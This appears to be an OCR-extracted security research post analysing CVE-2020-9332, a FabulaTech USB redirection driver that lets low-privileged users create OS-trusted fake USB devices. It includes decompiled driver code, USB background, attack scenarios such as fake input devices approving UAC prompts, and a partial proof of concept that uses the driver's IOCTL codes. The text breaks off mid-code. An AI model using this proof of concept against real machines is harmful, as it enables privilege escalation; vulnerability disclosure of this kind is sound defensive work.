
A Click from the Backyard | Analysis of CVE-2020-9332, a Vulnerable USB Redirection Software

labs.sentinelone.com/click-from-the-backyard-cve-2020-9332/

Michael Myngerbayev



Executive Summary

- FabulaTech software provides a wide range of products, allowing enterprises to connect devices to endpoints remotely using an application for redirecting USB devices to remote sessions. Typically, FabulaTech supports Microsoft RDP, Teradici PCoIP, or Citrix ICA protocols.
- When installed, the software exposes a way for attackers to take over the device, by either adding a virtual keyboard or other devices.
- The vulnerability represents a new attack vector that allows attackers to create fake USB devices, fully trusted by the Windows operating system (kernel), to attack a machine in unconventional and unexpected ways.
- While not all workforce is back to work on-prem, attacks of this nature could make the transition back to the office much harder to secure.
- The discovery was shared with the vendor, but there is no fix available.
- **Update:** In light of this post, the vendor has informed us that they subsequently implemented a fix for CVE-2020-9332 in their USB for Remote Desktop product.


Introduction

FabulaTech installs a bus driver as part of its “USB for Remote Desktop” software product. The bus driver allows low privileged users to add a fully controlled software USB device, which could be used by an attacker to elevate privileges under certain common circumstances. The driver is signed by FabulaTech and starts automatically with the operating system. The vulnerability was reported to the vendor on Jan 29 and Feb 4 (more details on our responsible disclosure below) and later submitted to MITRE. The vulnerability has received the following ID: CVE-2020-9332.

Some time ago we noticed unusual activity coming from the kernel on some of our clients’ computers. This behavior led to interop issues and looked suspicious. This prompted us to look deeper at the driver and discover the vulnerability detailed below.

USB for Remote Desktop

USB redirection software makes remote USB devices available across the network as if they were connected to your computer. Client side software running on your local computer gathers information about the redirected device and passes it to the server running on the remote computer. The server in turn uses a bus driver to create and manipulate a software device that repeats all I/O made by the real device. Every time the device on the client side reads data from or writes data to the computer, the client software sends the request to the server side to replay it by the bus driver, making the OS think that a real device is attached to the remote computer.



More information regarding USB redirection can be found in this open source project.

So What's the Problem?

Well, there wouldn't be a problem if FabulaTech's bus driver was only accessible to privileged entities. Typically, drivers protect their device objects either by adding a security descriptor that restricts access to system and admins only, or by enforcing security checks in the driver itself. In this case, the controlling application should be a service running under a privileged account.


For WDM drivers, the best way to assign a security descriptor is by using the WdmlibIoCreateDeviceSecure routine. For KMDF drivers, WdfDeviceInitAssignSDDLString does the job. A 2017 issue of NTInsider covers the topic in great detail.

Unfortunately, the plain old IoCreateDevice routine does not provide a way to assign a security descriptor upon device object creation. Instead, it assumes that the security descriptor is defined in an INF file. This indulges developers to forget about applying a security descriptor at all, leaving device objects accessible to everyone. Modern drivers should use the WdmlibIoCreateDeviceSecure routine to create device objects, or even better, stick to the KMDF framework. More details on applying security descriptors to a device object can be found in this article.


The FabulaTech driver also calls the insecure IoCreateDevice routine:

```
  if ( !wcsicmp((const wchar_t *)&PropertyBuffer, L"FABULATECH\\ft2usbhub") )
  {
    v15 = 0;
    RtlInitUnicodeString(&DestinationString, aDeviceFt2usbhu);
    goto LABEL_6;
  }
  if ( !wcsicmp((const wchar_t *)&PropertyBuffer, L"FABULATECH\\ftusbhc2") )
  {
    v15 = 1;
    RtlInitUnicodeString(&DestinationString, L"\\Device\\ftusbhc2");
LABEL_6:
    result = IoCreateDevice(DriverObject, 0x9Cu, &DestinationString, 0x2Au, 0x100u, 1u, &SourceDevice);
    if ( result < 0 )
      return result;
    v3 = SourceDevice->DeviceExtension;
    if ( v15 )
    {
      memset(v3, 0, 0x6Cu);
      v3[2] = 0;
      v3[3] = 0;
      v3[1] = 1;
      *v3 = SourceDevice;
```

This lets a non-privileged, low integrity user add and control a software device that is fully trusted by the OS.



Ironically, FabulaTech services do run under LocalSystem account:



Distributed Transaction Coordinator	Coordinates transactions that span mult...	Started	Manual	Network Service
DNS Client	The DNS Client service (dnscache) cache...	Started	Automatic	Network Service
Encrypting File System (EFS)	Provides the core file encryption technol...		Manual	Local System
Extensible Authentication Protocol	The Extensible Authentication Protocol (...		Manual	Local System
FabulaTech Netlink 3 session service	FabulaTech Netlink 3 session service	Started	Automatic	Local System
FabulaTech Netlink 3 supervisor service	FabulaTech Netlink 3 supervisor service	Started	Automatic	Local System
FabulaTech USB for Remote Desktop (Server Core) service	FabulaTech USB for Remote Desktop (S...	Started	Automatic	Local System
Fax	Enables you to send and receive faxes, ...		Manual	Network Service
Function Discovery Provider Host	The FDPHOST service hosts the Functio...		Manual	Local Service
Function Discovery Resource Publication	Publishes this computer and resources ...		Manual	Local Service
Group Policy Client	The service is responsible for applying s...	Started	Automatic	Local System
Health Key and Certificate Management	Provides X.509 certificate and key mana...		Manual	Local System

There are many malicious scenarios that could happen due to that kind of threat. For example, an attacker can add a fake mouse pointer device and click ‘Yes’ in the UAC consent window, or a fake keyboard could type commands in the context of the current user. Since these actions are coming from the software device, user interaction won’t be needed at all. If we assume that the product can simulate any USB device, then we can do more advanced attacks like adding a USB-ethernet network card to perform a MITM attack and so on.

USB and HID

In order to understand how to exploit this issue, we first have to be familiar with a little USB background, specifically with HIDs (Human Interface Devices).

One of the central concepts of USB protocol is the USB descriptor: a data structure that a USB device returns when replying to requests from the host computer. Descriptors are a great way for devices to provide information about themselves. When a USB device gets plugged into the computer, the Windows kernel requests its descriptors to identify the device, its configurations, power options and other properties. Then the kernel loads drivers that match the device identifiers and sends a few more requests to set up the device.

A USB device might have a few configurations that define which subdevices (interfaces) are currently active. Every interface represents an independent subdevice that shares the physical container with other subdevices. e.g. a USB keyboard might have a builtin touchpad. In this case the configuration should expose two interfaces: one for the keyboard and for the mouse pointer. A device with multiple interfaces is called a composite device. Windows treats USB interfaces as standalone devices, and each subdevice might match its own driver.

The overall scheme of descriptor relations looks like this:

There are a few types of USB descriptors: device, configuration, interface, endpoint and string descriptors; for the full list and layout of the descriptors see the USB specifications at usb.org. I will briefly explain how descriptors relate to each other to build up a USB device.

The main USB descriptor is device descriptor. It contains general information about the device:

```
typedef struct _USB_DEVICE_DESCRIPTOR {
    UCHAR bLength;
    UCHAR bDescriptorType;
    USHORT bcdUSB;
    UCHAR bDeviceClass;
    UCHAR bDeviceSubClass;
    UCHAR bDeviceProtocol;
    UCHAR bMaxPacketSize0;
    USHORT idVendor;
    USHORT idProduct;
    USHORT bcdDevice;
    UCHAR iManufacturer;
    UCHAR iProduct;
    UCHAR iSerialNumber;
    UCHAR bNumConfigurations;
} USB_DEVICE_DESCRIPTOR, *PUSB_DEVICE_DESCRIPTOR;
```

The most important fields of the device descriptor are: product ID, vendor ID and the number of USB configurations.

```
typedef struct _USB_CONFIGURATION_DESCRIPTOR {
    UCHAR bLength;
    UCHAR bDescriptorType;
    USHORT wTotalLength;
    UCHAR bNumInterfaces;
    UCHAR bConfigurationValue;
    UCHAR iConfiguration;
    UCHAR bmAttributes;
    UCHAR MaxPower;
} USB_CONFIGURATION_DESCRIPTOR, *PUSB_CONFIGURATION_DESCRIPTOR;
```

The USB configuration is used to manage interfaces and power options of the device. USB configuration descriptor is a container for USB interface descriptors. It groups interfaces letting the device driver decide which interfaces should be enabled or disabled at any given moment.

Imagine there is a keyboard with a builtin touchpad as mentioned earlier. The keyboard needs a driver and the vendor might want to ship the driver together with the keyboard. One of the possible solutions is to add a tiny USB mass storage to the keyboard. The storage should carry the driver and a managing application. However, the vendor doesn't want to expose the storage once the driver gets installed. Here is where configurations come into play. The keyboard might have two configurations: the firstconfiguration exposes three interfaces: the keyboard itself, the touchpad and the storage. Once the driver gets installed, it switches the keyboard to the second configuration that exposes two interfaces: the keyboard and the touchpad.

Every configuration descriptor is followed by interface descriptors belonging to the configuration. *bNumInterfaces* field designates the number of descriptors. Interface descriptor in turn is a container for endpoint descriptors.

```
typedef struct _USB_INTERFACE_DESCRIPTOR {
    UCHAR bLength;
    UCHAR bDescriptorType;
    UCHAR bInterfaceNumber;
    UCHAR bAlternateSetting;
    UCHAR bNumEndpoints;
    UCHAR bInterfaceClass;
    UCHAR bInterfaceSubClass;
    UCHAR bInterfaceProtocol;
    UCHAR iInterface;
} USB_INTERFACE_DESCRIPTOR, *PUSB_INTERFACE_DESCRIPTOR;
```

Similar to the configuration descriptor, the interface descriptor is followed by endpoint descriptors. Endpoints are similar to network ports: they are entities that actually receive information from the host or send it back to the host. Like network ports, endpoints are addressed by a number called *bEndpointAddress*. *bEndpointAddress* and a few other fields together represent an endpoint descriptor:

```
typedef struct _USB_ENDPOINT_DESCRIPTOR {
    UCHAR bLength;
    UCHAR bDescriptorType;
    UCHAR bEndpointAddress;
    UCHAR bmAttributes;
    USHORT wMaxPacketSize;
    UCHAR bInterval;
} USB_ENDPOINT_DESCRIPTOR, *PUSB_ENDPOINT_DESCRIPTOR;
```

USB Request Block

One more important concept in the USB protocol is URB. USB device drivers are protocol drivers: they use USB Request Blocks (URB) to interact with devices they back up. USB drivers don't access hardware resources like IO ports, IO memory or interrupts directly. Instead, they submit URBs to the USB device stacks (usually their own) offloading the actual hardware interaction to the lower drivers. A URB packet consists of a fixed size header that describes the URB function and a variable size part that depends on the URB function. These functions correspond to the requests described earlier, they can: select active configuration, fetch device descriptors, perform data transfer to or from an endpoint, and so on. Here is an example of a data transfer URB:

```
struct _URB_HEADER {
    USHORT   Length;
    USHORT   Function;
    USBD_STATUS Status;
    PVOID    UsbdDeviceHandle;
    ULONG    UsbdFlags;
};

struct _URB_BULK_OR_INTERRUPT_TRANSFER {
    struct _URB_HEADER  Hdr;
    USBD_PIPE_HANDLE   PipeHandle;
    ULONG        TransferFlags;
    ULONG        TransferBufferLength;
    PVOID        TransferBuffer;
    PMDL         TransferBufferMDL;
    struct _URB     *UrbLink;
    struct _URB_HCD_AREA hca;
};
```


Once submitted, the URB travels to the lowest level drivers that manage USB devices plugged into the USB ports. The lowest driver parses the URB, converts it to the physical representation and wires it to the plugged device. Protocol approach makes USB device driver development easy, if driver development can ever be called "easy".

To make things even more uniform, HID was developed. The idea of HID is to generalize user input and output to sets of predefined reports and to have generic drivers, e.g. kbdhid.sys for keyboard, that convert these reports to the operating system events. Thus, a device that supports HID does not need an accompanying driver at all.

Such an architecture simplifies redirection of USB devices. To redirect a USB device one needs to sniff URBs flowing to the real device and to repeat them on the virtual device.

PoC Time!

As mentioned earlier FabulaTech's solution fetches the real device data from the network and then repeats it to the software device. FabulaTech implements fetching in a user mode service while the driver acts just as an intermediary between the service and the OS. Device logic and replies should actually be implemented in the user mode. The driver exposes control codes that allow the following: create a device, fetch a URB from the OS and reply to the URB. Device creation code gets the device descriptor as input, the other two get and return URBs. The input and output parameters are such that the driver's private header is followed by the URB, which is followed by the HID report.



Since the vulnerability wasn't patched by the vendor we will not publish the full fledged exploit that bypasses the UAC. Following the standard 90-day policy we kept this post under embargo till 29th of April. Since the embargo period has expired and no exploit at all is boring, we here publish a PoC that simply adds a fake mouse device using the vulnerable driver.

First, let's add the device with IOCTL_FT_ADD_DEVICE (0x222000) control code. The control handler gets the device descriptor in the input buffer. The most important part of the descriptor is device ID, the ID that identifies the device and lets the OS find the matching

driver. The PoC uses VendorID 0E0F and ProductID 0003, which is a VMWare Virtual USB mouse.


```
/*************/
HANDLE Event = CreateEventW(nullptr, TRUE, FALSE, nullptr);

//Fill a few event handles
PHANDLE pEvent = (PHANDLE)(&DeviceDesc[0x14]);
pEvent[0] = pEvent[1] = pEvent[2] = Event;

DWORD Returned;
BOOL r = DeviceIoControl(Device, IOCTL_FT_ADD_DEVICE, DeviceDesc, sizeof(DeviceDesc),
DeviceDesc, sizeof(DeviceDesc), &Returned, 0);

if (r == TRUE)
{
    printf("[+] DeviceDescn");
}
else
{
    printf("DeviceIoControl failed: %dn", GetLastError());
}
/*************/
```

Second, we have to reply to a few USB descriptor requests from the OS as if we were a real device. These requests are: select configuration, set idle, get raw report descriptor and so on. 2 control codes, IOCTL_FT_GET_REQUEST(0x22200B) and IOCTL_FT_SET_REQUEST(0x222017) do the job:

```
/*************/
r = DeviceIoControl(Device, IOCTL_FT_SET_REQUEST, SelectConfig, sizeof(SelectConfig),
SelectConfig, sizeof(SelectConfig), &Returned, 0);

if (r == TRUE)
{
    printf("[+] SelectConfign");
}
else
